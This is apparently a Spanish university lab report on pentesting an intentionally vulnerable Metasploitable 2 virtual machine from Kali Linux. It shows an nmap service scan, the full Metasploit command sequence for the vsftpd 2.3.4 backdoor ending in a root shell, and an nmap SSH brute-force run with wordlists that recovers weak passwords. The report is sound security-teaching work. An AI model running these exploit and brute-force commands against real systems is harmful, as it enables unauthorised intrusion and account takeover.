

Practica 12. Pentesting con Metasploit

Seguridad de Sistemas Informáticos

Carlos Pérez Fino `alu0101340333@ull.edu.es`

Cheuk Kelly Ng Pante `alu0101364544@ull.edu.es`

4 de enero de 2024

Índice general

1. Instalación de Kali Linux y Metasploitable 2	1
2. Escaneo de puertos con <i>nmap</i>	2
3. Vulnerabilidades de Metasploitable 2	2
3.1. Exploit de vsftpd 2.3.4	2
3.2. Exploit puerto 22 – SSH	4
4. Bibliografía	5

1. Instalación de Kali Linux y Metasploitable 2

Para esta práctica se ha instalado Kali Linux en una máquina virtual y Metasploitable 2 en otra máquina virtual. Ambas máquinas se han instalado en VirtualBox. Para la configuración de la red se ha utilizado la opción de “Redes Nat” para que ambas máquinas puedan comunicarse entre ellas. Para la configuración de la red lo que hay que hacer es en VirtualBox ir a:

Archivo -> Herramientas -> Administrador de red -> Redes Nat
y ahí crear una nueva red Nat.





Figura 1.1: Creación de una nueva red Nat

Una vez creada la red Nat, hay que ir a la configuración de cada máquina virtual y en la pestaña de “Red” seleccionar en el apartado “Conectados” -> “Red Nat” y por defecto saldrá la red que se ha creado anteriormente.



(a) Configuración de la red Nat en la MV

(b) IPs de las máquinas virtuales

Figura 1.2: Configuración de la red Nat

2. Escaneo de puertos con *nmap*

Para realizar un escaneo de puertos con *nmap*, primero hay que saber la IP de la máquina virtual de Metasploitable 2. Una vez sabida la IP, se ejecuta el siguiente comando en la máquina Kali:

```
nmap 192.168.200.4 --top-ports 100 -sV
```

Al ejecutar el comando anterior se va a obtener una lista de los puertos abiertos y los servicios que se están ejecutando en cada puerto. En la siguiente imagen se puede ver el resultado del comando anterior.

```
(kali@kali)-[~]
$ nmap 192.168.200.4 --top-ports 100 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-04 04:21 EST
Nmap scan report for 192.168.200.4
Host is up (0.0031s latency).
Not shown: 82 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login
514/tcp   open  tcpwrapped
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.73 seconds
```

Figura 2.1: Resultado del comando *nmap*

3. Vulnerabilidades de Metasploitable 2

3.1. Exploit de vsftpd 2.3.4

Para realizar un ataque de fuerza bruta con ftp vamos a obtener con el comando *nmap* la versión del servicio ftp que se está ejecutando en el puerto 21. Una vez tenemos la versión del servicio ftp, vamos a buscar un exploit para esa versión. Para ellos, entramos en la consola del Framework Metasploit con el comando *msfconsole* y ejecutamos el siguiente comando: **search vsftpd 2.3.4**

Una vez encontrado el exploit, vamos a configurarlo con el comando *use* y el nombre del exploit o poniendo el id del exploit.

```
msf6 > search vsftpd 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  -                                     -
0  exploit/unix/ftp/vsftpd_234_backdoor    2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figura 3.1: Resultado del comando *search*

Una vez seleccionado el exploit, vamos a usar *options* para ver las opciones que tiene el exploit y vamos a configurar el exploit en las opciones donde la columna indica *required* y *yes* con el comando *set* y el nombre de la opción y el valor que queremos ponerle a esa opción.

```
set RHOST 192.168.200.4
```

```
set RPORT 21
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.200.4
RHOST => 192.168.200.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.200.4	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

Figura 3.2: Resultado del comando options

Una vez configurado el exploit, vamos a ejecutarlo con el comando *run* y vamos a obtener una shell de la máquina de Metasploitable 2.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.200.4:21 - The port used by the backdoor bind listener is already open
[*] 192.168.200.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.200.5:40611 → 192.168.200.4:6200) at 2024-01-04 05:25:11 -0500

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:cd:cd:a6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.200.4/24 brd 192.168.200.255 scope global eth0
        inet6 fe80::a00:27ff:fed:cda6/64 scope link
            valid_lft forever preferred_lft forever
whoami
root
```


Figura 3.3: Resultado del comando run

3.2. Exploit puerto 22 – SSH

Para realizar un ataque de fuerza bruta con SSH vamos a obtener con el comando *nmap*, ejecutamos el siguiente comando:


```
kali@kali$ nmap -p 22 --script ssh-brute --script-args  
    userdb=/usr/share/wordlists/metasploit/unix_users.txt,  
    passdb=/usr/share/wordlists/rockyou.txt 192.168.200.4
```

El comando hay que ejecutarlo en una sola línea, pero se ha dividido en varias líneas para que se pueda ver mejor.



```
(kali@kali)-[/usr/share/wordlists]  
$ nmap -p 22 --script ssh-brute --script-args userdb=/usr/share/wordlists/metasploit/unix_users.txt,passdb=/usr/share/wordlists/  
rockyou.txt 192.168.200.4  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-04 06:35 EST  
NSE: [ssh-brute] Trying username/password pair: :  
NSE: [ssh-brute] Trying username/password pair: 4Dgifts:4dgifts
```

Figura 3.4: Ejecución del comando nmap para el puerto 22



```
PORT      STATE SERVICE  
22/tcp    open  ssh  
| ssh-brute:  
|   Accounts:  
|     postgres:postgres - Valid credentials  
|     service:service - Valid credentials  
|     user:user - Valid credentials  
|_ Statistics: Performed 368 guesses in 900 seconds, average tps: 0.4  
  
Nmap done: 1 IP address (1 host up) scanned in 921.23 seconds
```

Figura 3.5: Resultado del comando nmap

4. Bibliografía

Bibliografía

- [1] Kali Linux. (2023). Kali Linux. <https://cdimage.kali.org/kali-2023.4/kali-linux-2023.4-virtualbox-amd64.7z>
- [2] Gandia, K. (2023). METASPLOITABLE 2 Descargar e Instalar en VirtualBox + Tutorial Vulnerabilidad FTP. https://www.youtube.com/watch?v=x0Pj0rIV_Mk
- [3] Natário, R. (2020). Metasploitable 3 Ubuntu Walkthrough: Part II. https://tremblin-guterus.blogspot.com/2020/11/metasploitable-3-ubuntu-walkthrough_10.html
- [4] Núñez Marín, J. M. (2022). RESOLUCIÓN DE METASPLOITABLE 2. <https://elhackeretico.com/resolucion-de-metasploitable-2/>